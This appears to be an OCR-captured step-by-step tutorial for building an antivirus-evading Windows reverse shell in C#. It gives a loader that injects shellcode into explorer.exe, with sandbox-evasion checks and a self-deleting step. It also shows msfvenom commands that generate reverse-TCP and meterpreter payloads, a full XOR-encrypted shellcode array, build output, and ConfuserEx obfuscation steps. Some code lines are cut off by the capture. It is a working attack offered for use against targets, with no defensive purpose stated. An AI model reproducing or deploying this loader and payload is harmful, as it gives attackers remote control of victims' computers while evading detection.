
AV Rev Shell example


> 💡 Undetected from windows defender when scanning the system etc
>
> When file is opened a reverse shell is created windows defender takes the file and removes it cuz it detected that it was a virus but ur reverse shell will still go thru and be active as long as target don't turn off their computer

C# Visual studio 2022

[inject.sln]


[Program.cs]





And create Project

U can use this or paste the Program.cs to the script



Code Here Remember to create payload look in code how to

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace inject
{
    internal class Program
    {
```

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, i

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwS

[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddre

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttr

[DllImport("kernel32.dll")]
static extern void Sleep(uint dwMilliseconds);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uir

[DllImport("kernel32.dll")]
static extern IntPtr GetCurrentProcess();

[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr FlsAlloc(IntPtr callback);

static void Main(string[] args)
{
    // Check if we're in a sandbox by calling a rare-emulated API
    if (VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000,
    {
        return;
    }

    IntPtr ptrCheck = FlsAlloc(IntPtr.Zero);
    if (ptrCheck == null)
    {
        return;
    }

    // uncomment the following code if the sand box has internet

    //string exename = "Injector+heuristics";
    //if (Path.GetFileNameWithoutExtension(Environment.GetCommandLineAr
    //{
    //    return;
    //}

    //if (Environment.MachineName != "EC2AMAZ-CRPLELS")
```

```
        //{
        //    return;
        //}

        //try
        //{
        //    HttpWebRequest req = (HttpWebRequest)WebRequest.Create("http://
        //    HttpWebResponse res = (HttpWebResponse)req.GetResponse();
        //
        //   if (res.StatusCode == HttpStatusCode.OK)
        //   {
        //       return;
        //    }
        //}
        //catch (WebException we)
        //{
        //    Console.WriteLine("\r\nWebException Raised. The following error occ
        //}

        // Sleep to evade in-memory scan + check if the emulator did not fast-for
        var rand = new Random();
        uint dream = (uint)rand.Next(10000, 20000);
        double delta = dream / 1000 - 0.5;
        DateTime before = DateTime.Now;
        Sleep(dream);
        if (DateTime.Now.Subtract(before).TotalSeconds < delta)
        {
            Console.WriteLine("Joker, get the rifle out. We're being fucked.");
            return;
        }

        Process[] pList = Process.GetProcessesByName("explorer");
        if (pList.Length == 0)
        {
            // Console.WriteLine("[-] No such process!");
            System.Environment.Exit(1);
        }
        int processId = pList[0].Id;
        // 0x001F0FFF = PROCESS_ALL_ACCESS
        IntPtr hProcess = OpenProcess(0x001F0FFF, false, processId);
        IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40)

        // msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPOI
        // msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443
        // msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPOI

        By 0xc3mplex SHELLCODE PAYLOAD HERE CHOOSE FROM ABOVE THIS
```

```
        // XOR-decrypt the shellcode
        for (int i = 0; i < buf.Length; i++)
        {
            buf[i] = (byte)(buf[i] ^ (byte)'j');
        }

        IntPtr outSize;
        WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPt

        // Launch a separate process to delete the executable
        string currentExecutablePath = Process.GetCurrentProcess().MainModule
        Process.Start(new ProcessStartInfo()
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" + currentExecutable
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });

    }
  }
}
```

To create the shell i choose this now

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=443 EXITFUNC=thread -f csharp --encrypt
 xor --encrypt-key j
```

Now we got the reverse shell copy this entire thing and paste it in vscode


```
byte[] buf = new byte[460] {0x96,0x22,0xe9,0x8e,0x9a,0x82,
0xaa,0x6a,0x6a,0x6a,0x2b,0x3b,0x2b,0x3a,0x38,0x3b,0x3c,0x22,
0x5b,0xb8,0x0f,0x22,0xe1,0x38,0x0a,0x22,0xe1,0x38,0x72,0x22,
0xe1,0x38,0x4a,0x22,0xe1,0x18,0x3a,0x22,0x65,0xdd,0x20,0x20,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x56,0x0b,0x16,0x68,0x46,
0x4a,0x2b,0xab,0xa3,0x67,0x2b,0x6b,0xab,0x88,0x87,0x38,0x2b,
0x3b,0x22,0xe1,0x38,0x4a,0xe1,0x28,0x56,0x22,0x6b,0xba,0xe1,
0xea,0xe2,0x6a,0x6a,0x6a,0x22,0xef,0xaa,0x1e,0x0d,0x22,0x6b,
0xba,0x3a,0xe1,0x22,0x72,0x2e,0xe1,0x2a,0x4a,0x23,0x6b,0xba,
0x89,0x3c,0x22,0x95,0xa3,0x2b,0xe1,0x5e,0xe2,0x22,0x6b,0xbc,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x2b,0xab,0xa3,0x67,0x2b,
0x6b,0xab,0x52,0x8a,0x1f,0x9b,0x26,0x69,0x26,0x4e,0x62,0x2f,
0x53,0xbb,0x1f,0xb2,0x32,0x2e,0xe1,0x2a,0x4e,0x23,0x6b,0xba,
0x0c,0x2b,0xe1,0x66,0x22,0x2e,0xe1,0x2a,0x76,0x23,0x6b,0xba,
0x2b,0xe1,0x6e,0xe2,0x22,0x6b,0xba,0x2b,0x32,0x2b,0x32,0x34,
0x33,0x30,0x2b,0x32,0x2b,0x33,0x2b,0x30,0x22,0xe9,0x86,0x4a,
0x2b,0x38,0x95,0x8a,0x32,0x2b,0x33,0x30,0x22,0xe1,0x78,0x83,
0x3d,0x95,0x95,0x95,0x37,0x23,0xd4,0x1d,0x19,0x58,0x35,0x59,
0x58,0x6a,0x6a,0x2b,0x3c,0x23,0xe3,0x8c,0x22,0xeb,0x86,0xca,
0x6b,0x6a,0x6a,0x23,0xe3,0x8f,0x23,0xd6,0x68,0x6a,0x6b,0xd1,
0xaa,0xc2,0xf7,0xea,0x2b,0x3e,0x23,0xe3,0x8e,0x26,0xe3,0x9b,
0x2b,0xd0,0x26,0x1d,0x4c,0x6d,0x95,0xbf,0x26,0xe3,0x80,0x02,
0x6b,0x6b,0x6a,0x6a,0x33,0x2b,0xd0,0x43,0xea,0x01,0x6a,0x95,
0xbf,0x3a,0x3a,0x27,0x5b,0xa3,0x27,0x5b,0xaa,0x22,0x95,0xaa,
0x22,0xe3,0xa8,0x22,0x95,0xaa,0x22,0xe3,0xab,0x2b,0xd0,0x80,
0x65,0xb5,0x8a,0x95,0xbf,0x22,0xe3,0xad,0x00,0x7a,0x2b,0x32,
0x26,0xe3,0x88,0x22,0xe3,0x93,0x2b,0xd0,0xf3,0xcf,0x1e,0x0b,
0x95,0xbf,0x22,0xeb,0xae,0x2a,0x68,0x6a,0x6a,0x23,0xd2,0x09,
0x07,0x0e,0x6a,0x6a,0x6a,0x6a,0x6a,0x2b,0x3a,0x2b,0x3a,0x22,
0xe3,0x88,0x3d,0x3d,0x3d,0x27,0x5b,0xaa,0x00,0x67,0x33,0x2b,
0x3a,0x88,0x96,0x0c,0xad,0x2e,0x4e,0x3e,0x6b,0x6b,0x22,0xe7,
0x2e,0x4e,0x72,0xac,0x6a,0x02,0x22,0xe3,0x8c,0x3c,0x3a,0x2b,
0x3a,0x2b,0x3a,0x2b,0x3a,0x23,0x95,0xaa,0x2b,0x3a,0x23,0x95,
0xa2,0x27,0xe3,0xab,0x26,0xe3,0xab,0x2b,0xd0,0x13,0xa6,0x55,
0xec,0x95,0xbf,0x22,0x5b,0xb8,0x22,0x95,0xa0,0xe1,0x64,0x2b,
0xd0,0x62,0xed,0x77,0x0a,0x95,0xbf,0xd1,0x8a,0x77,0x40,0x60,
0x2b,0xd0,0xcc,0xff,0xd7,0xf7,0x95,0xbf,0x22,0xe9,0xae,0x42,
0x56,0x6c,0x16,0x60,0xea,0x91,0x8a,0x1f,0x6f,0xd1,0x2d,0x79,
0x18,0x05,0x00,0x6a,0x33,0x2b,0xe3,0xb0,0x95,0xbf};
```

It should look like this right now


```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=443 EXITFUNC=
byte[] buf = new byte[460] {0x96,0x22,0xe9,0x8e,0x9a,0x82,
0xaa,0x6a,0x6a,0x6a,0x2b,0x3b,0x2b,0x3a,0x38,0x3b,0x3c,0x22,
0x5b,0xb8,0x0f,0x22,0xe1,0x38,0x0a,0x22,0xe1,0x38,0x72,0x22,
0xe1,0x38,0x4a,0x22,0xe1,0x18,0x3a,0x22,0x65,0xdd,0x20,0x20,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x56,0x0b,0x16,0x68,0x46,
0x4a,0x2b,0xab,0xa3,0x67,0x2b,0x6b,0xab,0x88,0x87,0x38,0x2b,
0x3b,0x22,0xe1,0x38,0x4a,0xe1,0x28,0x56,0x22,0x6b,0xba,0xe1,
0xea,0xe2,0x6a,0x6a,0x6a,0x22,0xef,0xaa,0x1e,0x0d,0x22,0x6b,
0xba,0x3a,0xe1,0x22,0x72,0x2e,0xe1,0x2a,0x4a,0x23,0x6b,0xba,
0x89,0x3c,0x22,0x95,0xa3,0x2b,0xe1,0x5e,0xe2,0x22,0x6b,0xbc,
0x27,0x5b,0xa3,0x22,0x5b,0xaa,0xc6,0x2b,0xab,0xa3,0x67,0x2b,
0x6b,0xab,0x52,0x8a,0x1f,0x9b,0x26,0x69,0x26,0x4e,0x62,0x2f,
0x53,0xbb,0x1f,0xb2,0x32,0x2e,0xe1,0x2a,0x4e,0x23,0x6b,0xba,
0x0c,0x2b,0xe1,0x66,0x22,0x2e,0xe1,0x2a,0x76,0x23,0x6b,0xba,
0x2b,0xe1,0x6e,0xe2,0x22,0x6b,0xba,0x2b,0x32,0x2b,0x32,0x34,
0x33,0x30,0x2b,0x32,0x2b,0x33,0x2b,0x30,0x22,0xe9,0x86,0x4a,
0x2b,0x38,0x95,0x8a,0x32,0x2b,0x33,0x30,0x22,0xe1,0x78,0x83,
0x3d,0x95,0x95,0x95,0x37,0x23,0xd4,0x1d,0x19,0x58,0x35,0x59,
0x58,0x6a,0x6a,0x2b,0x3c,0x23,0xe3,0x8c,0x22,0xeb,0x86,0xca,
0x6b,0x6a,0x6a,0x23,0xe3,0x8f,0x23,0xd6,0x68,0x6a,0x6b,0xd1,
0xaa,0xc2,0xf7,0xea,0x2b,0x3e,0x23,0xe3,0x8e,0x26,0xe3,0x9b,
0x2b,0xd0,0x26,0x1d,0x4c,0x6d,0x95,0xbf,0x26,0xe3,0x80,0x02,
0x6b,0x6b,0x6a,0x6a,0x33,0x2b,0xd0,0x43,0xea,0x01,0x6a,0x95,
0xbf,0x3a,0x3a,0x27,0x5b,0xa3,0x27,0x5b,0xaa,0x22,0x95,0xaa,
0x22,0xe3,0xa8,0x22,0x95,0xaa,0x22,0xe3,0xab,0x2b,0xd0,0x80,
0x65,0xb5,0x8a,0x95,0xbf,0x22,0xe3,0xad,0x00,0x7a,0x2b,0x32,
0x26,0xe3,0x88,0x22,0xe3,0x93,0x2b,0xd0,0xf3,0xcf,0x1e,0x0b,
0x95,0xbf,0x22,0xeb,0xae,0x2a,0x68,0x6a,0x6a,0x23,0xd2,0x09,
0x07,0x0e,0x6a,0x6a,0x6a,0x6a,0x6a,0x2b,0x3a,0x2b,0x3a,0x22,
0xe3,0x88,0x3d,0x3d,0x3d,0x27,0x5b,0xaa,0x00,0x67,0x33,0x2b,
0x3a,0x88,0x96,0x0c,0xad,0x2e,0x4e,0x3e,0x6b,0x6b,0x22,0xe7,
0x2e,0x4e,0x72,0xac,0x6a,0x02,0x22,0xe3,0x8c,0x3c,0x3a,0x2b,
0x3a,0x2b,0x3a,0x2b,0x3a,0x23,0x95,0xaa,0x2b,0x3a,0x23,0x95,
0xa2,0x27,0xe3,0xab,0x26,0xe3,0xab,0x2b,0xd0,0x13,0xa6,0x55,
0xec,0x95,0xbf,0x22,0x5b,0xb8,0x22,0x95,0xa0,0xe1,0x64,0x2b,
0xd0,0x62,0xed,0x77,0x0a,0x95,0xbf,0xd1,0x8a,0x77,0x40,0x60,
0x2b,0xd0,0xcc,0xff,0xd7,0xf7,0x95,0xbf,0x22,0xe9,0xae,0x42,
0x56,0x6c,0x16,0x60,0xea,0x91,0x8a,0x1f,0x6f,0xd1,0x2d,0x79,
0x18,0x05,0x00,0x6a,0x33,0x2b,0xe3,0xb0,0x95,0xbf};

// XOR-decrypt the shellcode
for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(buf[i] ^ (byte)'j');
}

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, (
```


Search Solution Explorer
Solution 'inject' (1 of 1 pr
inject
Properties
References
App.config
Program.cs

Make them to these settings




If you don't have x64 add a new one like this





Now build the solution



Build success with 0 errors is important

```
Show output from: Build
Build started at 14:18...
1>------ Build started: Project: inject, Configuration: Release x64 ------
1>  inject -> C:\Users\zebbe\Downloads\inj\inject\inject\bin\x64\Release\inject.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
========== Build completed at 14:18 and took 00,112 seconds ==========
```

Navigate to your build file should look something like this

inject.exe	11. okt. 2024 14:16	Program	7 kB
inject.pdb	11. okt. 2024 14:16	Program Debug D...	22 kB

Put ConfuserEx_bin in the file github link aswell if this dont work

ConfuserEx_bin.zip

https://github.com/yck1509/ConfuserEx/releases/tag/v1.0.0


Put it in the folder

ConfuserEx_bin.zip	11. okt. 2024 14:48	Komprimert (zipp...	2 291 kB
inject.exe	11. okt. 2024 14:16	Program	7 kB
inject.pdb	11. okt. 2024 14:16	Program Debug D...	22 kB

Extract it

